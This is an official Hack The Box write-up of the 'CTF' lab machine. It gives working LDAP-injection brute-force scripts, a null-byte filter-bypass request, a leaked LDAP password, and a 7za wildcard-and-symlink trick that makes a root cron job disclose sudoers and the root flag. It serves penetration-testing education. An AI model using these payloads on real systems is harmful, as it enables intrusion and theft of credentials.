Hack The Box

PEN-TESTING LABS

CTF

27th May 2019 / Document No D19.100.24

Prepared By: MinatoTW

Machine Author: 0xEA31

Difficulty: Insane

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

CTF is an insane difficulty Linux box with a web application using LDAP based authentication. The application is vulnerable to LDAP injection but due to character blacklisting the payloads need to be double URL encoded. After enumeration, a token string is found, which is obtained using boolean injection. Using the token an OTP can be generated, which allows for execution of commands. After establishing a foothold, a cron can be exploited to gain sensitive information.

Skills Required

- Scripting

Skills Learned

- LDAP Injection
- Wildcard and Symlink abuse

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.122 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports -sT 10.10.10.122
```

```
root@Ubuntu:~/Documents/HTB/CTF# nmap -sC -sV -p$ports -sT 10.10.10.122
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-10 07:55 IST
Nmap scan report for 10.10.10.122
Host is up (0.31s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:ad:f7:cb:dc:42:1e:43:7d:b3:d5:8b:ce:63:b9:0e (RSA)
|   256 3d:ef:34:5c:e5:17:5e:06:d7:a4:c8:86:ca:e2:df:fb (ECDSA)
|_  256 4c:46:e2:16:8a:14:f6:f0:aa:39:6c:97:46:db:b4:40 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16
|_http-title: CTF

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.75 seconds
```

Apache is running on port 80 and SSH on port 22.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

APACHE

Apache hosts a website which is protected from brute force attempts.

> As part of our SDLC, we need to validate a proposed authentication technology, based on software tokens, with a penetration test.
>
> Please login to do your tests.
>
> This server is protected against some kinds of threats, for instance, bruteforcing. If you try to bruteforce some of the exposed services you may be banned up to 5 minutes.
>
> If you get banned it's your fault, so please do not reset the box and let other people do their work while you think a different approach.
>
> A list of banned IP is avaiable [here]. You may or may not be able to view it while you are banned.

The login page requires an OTP to login.



Checking the source of the page we find a comment,

```
<div class= col-sm-10 >
  <input type="OTP" class="form-control" id="inputOTP" name="inputOTP" placeholder="One Time Password">
  <!-- we'll change the schema in the next phase of the project (if and only if we will pass the VA/PT) -->
  <!-- at the moment we have choosen an already existing attribute in order to store the token string (81 digits) -->
</div>
```

Maybe this is a hint towards the login being LDAP based, because LDAP contains schema and attributes.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LDAP INJECTION

Now lets try basic injection payloads like `*)(uid=*` . Where uid stores the user ID.

The server doesn't reply back with any message. So maybe there's character blacklisting. Let's send this to burp change the encoding.


By default a browser URL encodes it once, we can try encoding it again so that it's double encoded. The payload is,

```
*)(uid=* -> %2A%29%28uid%3D%2A
```

After sending it the server responded with "Cannot login". So the LDAP query succeeded but login failed due to wrong OTP.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

However, if we tried a payload like, *)(uid=a* the server would say username not found. That means the uid doesn't start with a.



Let's try to find the username based on this boolean logic. The payloads will try a character each until "Cannot login" is returned by the server. They'll be of the form,

`*)(uid=a* else *)(uid=b*` and so on until a character satisfies the condition. Then we take that character and proceed to the next.

It'll be easier to script this,

```
#!/usr/bin/python
from requests import post
from urllib import quote
import string
url = "http://10.10.10.122/login.php"
chars = string.ascii_lowercase

for i in chars:
      payload = '*)(uid={}*'.format(i)
      payload = quote(payload)
      data = { 'inputUsername' : payload, 'inputOTP' : 'htb' }
      res = post( url, data = data )
      if 'Cannot login' in res.content:
      print i
      break
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The script just checks for the first character of the uid attribute. Python requests module url encodes the payload by default , so just need to encode it once more using urllib.quote. As seen earlier having 'Cannot found' in response means that the query was valid. Running the script we find 'l' to be the first character.

```
root@Ubuntu:~/Documents/HTB/CTF# python brute.py
l
```

Lets extend the script to find the complete username. Make the following changes to the script.

```
username = []

while True:
      for i in chars:
            payload = '*)(uid={}*'.format(''.join(username) + i)
            payload = quote(payload)
            data = { 'inputUsername' : payload, 'inputOTP' : 'htb' }

            res = post( url, data = data )
            if 'Cannot login' in res.content:
                  username.append(i)
                  print "username: " + ''.join(username)
                  break
```

The username list stores the characters and keeps checking the uid character by character. If one is found then it's pushed to the list and used for the next iteration.

```
$ python brute.py
username: l
username: ld
username: lda
username: ldap
username: ldapu
username: ldapus
username: ldapuse
username: ldapuser
```

The username is found to be ldapuser.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now onto the password or token string here. As the comment suggested the token string is stored in an existing attribute. So first we'll have to find a suitable attribute which could store it. We can brute force attributes based on the same logic as before.

```
ldapuser)(attribute=*
```

The page should return 'Cannot login' if the attribute is present else 'Not found'. Lets script this. A list of common LDAP attributes can be obtained here. Here's the script,

```
#!/usr/bin/python
from requests import post
from urllib import quote
import string

url = "http://10.10.10.122/login.php"
chars = string.ascii_lowercase
attrs = open('attributes.txt').readlines()

for i in attrs:
      payload = 'ldapuser)({}=*'.format(i.strip())
      payload = quote(payload)
      data = { 'inputUsername' : payload, 'inputOTP' : 'htb' }

      res = post( url, data = data )
      if 'Cannot login' in res.content:
            print "Attribute found " + i
```

It reads an attribute from the file, plugs it into the query and sends it. Running the script,

```
$ python attributes.py

Attribute found cn
Attribute found commonName
Attribute found mail
Attribute found name
Attribute found objectClass
Attribute found pager
Attribute found sn
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
Attribute found surname
Attribute found uid
Attribute found userPassword
```

All other attributes are common except pager. It stores only numbers, so it could contain the token string. We write a script along the same lines as earlier.

```
#!/usr/bin/python
from requests import post
from urllib import quote
import string
from time import sleep

url = "http://10.10.10.122/login.php"
chars = string.digits
token = []
k = 81

while k > 0 :
      for i in chars:
      payload = 'ldapuser)(pager={}*'.format(''.join(token) + i)
      payload = quote(payload)
      data = { 'inputUsername' : payload, 'inputOTP' : 'htb' }
      sleep(1)
      res = post( url, data = data )
      if 'Cannot login' in res.content:
            token.append(i)
            k = k - 1
            print "Token: " + ''.join(token)
            break
```

We know the length of the token i.e 81. The sleep is to ensure that the server doesn't block us. Running the script for a while,

```
$ python token.py

Token: 2
Token: 28
Token: 285
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
------------ SNIP -----------
Token:
2854494900113571565316515456523355707131674114457271406041721414567111027167
17
Token:
2854494900113571565316515456523355707131674114457271406041721414567111027167
7170
Token:
2854494900113571565316515456523355707131674114457271406041721414567111027167
71700
Token:
2854494900113571565316515456523355707131674114457271406041721414567111027167
717000
```

The token obtained is: 285449490011357156531651545652335570713167411445727140604172141456711102716717000, which is 81 digits in length.

A google search about it refers to stoken.

Where the 81 digits are of “Compress Token Format” or CTF, from which the box gets its name.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

GENERATING OTP

Install stoken in order to create OTP.

```
apt install stoken -y
stoken import --token
285449490011357156531651545652335570713167411445727140604172141456711102716
717000
stoken setpin # Enter 0000
```

Leave the password as empty and pin to 0000. Before we can generate OTP we need to sync our time with that of the box. This can be achieved by obtaining the server's time from the HTTP headers and converting it to epoch format.

```
#!/usr/bin/python
from requests import get
from datetime import datetime
url = 'http://10.10.10.122'

res = get(url)
date = res.headers['Date']
pattern =  '%a, %d %b %Y %H:%M:%S GMT'

obj = datetime.strptime( date, pattern )
diff = datetime.utcnow() - datetime.now()
print int(obj.strftime('%s')) - int(diff.total_seconds())
```

The script fetches the time from the server, converts it to a datetime object and adds difference in the timezone. The difference is calculated from UTC.

```
stoken --use-time=$(python date.py)
```


```
root@Ubuntu:~/Documents/HTB/CTF# stoken --use-time=$(python date.py)
76533555
root@Ubuntu:~/Documents/HTB/CTF#
```

Using the OTP we can now log in.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

After logging in we are taken to a page where we can issue commands.



Generating an OTP and issuing a command fails with an error saying “User must be member of root or adm group and have a registered token to issue commands on this server”. So apart from the username and OTP check there’s an extra filter for the user i.e group.

The ldap filter could be something like,

```
(&(&(uid=$_POST)(|(group=root)(group=adm))(pager=token))
```

We can bypass this by closing the filters and a null byte like this,

```
ldapuser)))%00
```

Which will result in,

```
(&(&(uid=ldapuser)))%00)(|(group=root)(group=adm))(pager=token))
```

The part after the null byte gets ignored and the query evaluates to true.


Lets try logging in now with an OTP. Use burp to intercept the login request because the browser might remove the null byte. Double url encode the payload and add the OTP.

```
POST /login.php HTTP/1.1
Host: 10.10.10.122
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.122/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
DNT: 1
Connection: close
Cookie: PHPSESSID=io7k9p1sl4ds3gjnl40tia3qp3
Upgrade-Insecure-Requests: 1

inputUsername=ldapuser%2529%2529%2529%2500&inputOTP=04921711
```

Now when we try to issue commands it should allow us to.

We can view the contents of the php files now, to avoid it getting executed use base64.

```
base64 login.php
```



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Copy the output and decode it locally.

```
base64 -d login.b64 > login.php
```

After decoding we find the credentials for ldapuser at the top.

```
$username = 'ldapuser';
$password = 'e398e27d5c4ad45086fe431120932a01';

$basedn = 'dc=ctf,dc=htb';
$usersdn = 'cn=users';
```

Using these we can SSH into the server.


```
root@Ubuntu:~/Documents/HTB/CTF# ssh ldapuser@10.10.10.122
ldapuser@10.10.10.122's password:
Last login: Fri May 10 08:34:14 2019 from 10.10.16.2
[ldapuser@ctf ~]$ wc -c user.txt
33 user.txt
[ldapuser@ctf ~]$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

ENUMERATION

In the root folder of the box there's a folder named backup. It consists of a script and various backups.



Let's examine the script honeypot.sh.

```
# get banned ips from fail2ban jails and update banned.txt
# banned ips directily via firewalld permanet rules are **not** included in
the list (they get kicked for only 10 seconds)
/usr/sbin/ipset list | grep fail2ban -A 7 | grep -E
'[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | sort -u >
/var/www/html/banned.txt
# awk '$1=$1' ORS='<br>' /var/www/html/banned.txt >
/var/www/html/testfile.tmp && mv /var/www/html/testfile.tmp
/var/www/html/banned.txt
# some vars in order to be sure that backups are protected
now=$(date +"%s")
filename="backup.$now"
pass=$(openssl passwd -1 -salt 0xEA31 -in /root/root.txt | md5sum | awk
'{print $1}')

# keep only last 10 backups
cd /backup
ls -1t *.zip | tail -n +11 | xargs rm -f
# get the files from the honeypot and backup 'em all
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
cd /var/www/html/uploads
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
# cleaup the honeypot
rm -rf -- *
# comment the next line to get errors for debugging
truncate -s 0 /backup/error.log
```

The script gets the list of banned IP addresses. It creates a filename based on timestamp and salted hash using the contents of root.txt. Then it removes all but the last 10 backups. The script then creates an archive using 7za from /var/www/html/uploads.

```
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
```

The interesting switch used here is -snl which according to the man page is used to preserve symlinks and the wildcard which includes all files. We can abuse this by symlinking a file to another sensitive file and using the @ operator for a listfile.

For example,

```
ln -s /etc/passwd listfile
touch @listfile
7za a pwn.zip  -snl -- *
```


```
root@Ubuntu:~/Documents/HTB/CTF/zip# touch @list
root@Ubuntu:~/Documents/HTB/CTF/zip# ln -s /etc/passwd list
root@Ubuntu:~/Documents/HTB/CTF/zip# 7za a pwn.zip -snl -- *

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_IN,Utf16=on,HugeFiles=on,64 bits,4 CPUs In

Scanning the drive:

WARNING: No more files
root:x:0:0:root:


WARNING: No more files
daemon:x:1:1:daemon:
```

We can see that it tries to archives all files named with contents of passwd and sends it to the stderr..Using this trick we can view a sensitive file like sudoers or shadow.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


ABUSING THE CRON

Though we don't have write permissions to the uploads folder, the page we used to get RCE was running as apache and can be used to create files.



Create two files listfile and @listfile,

```
ln -s /etc/sudoers uploads/listfile
touch uploads/@listfile
```



Run `tail -f error.log` on the box to see the errors.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

From the timestamps on the zip we notice that the cron is run every 60 seconds.

```
  32 May 10 09:41 backup.1557474061.zip
 154 May 10 09:42 backup.1557474121.zip
  32 May 10 09:43 backup.1557474181.zip
```

Within a minute the contents of sudoers should be visible.

```
[ldapuser@ctf backup]$ tail -f error.log

WARNING: No more files
## Sudoers allows particular users to run various commands as


WARNING: No more files
## the root user, without needing the root password.


WARNING: No more files
##


WARNING: No more files
## Examples are provided at the bottom of the file for collections
```

And we see the contents of sudoers line by line. The same trick can be used to read the root flag.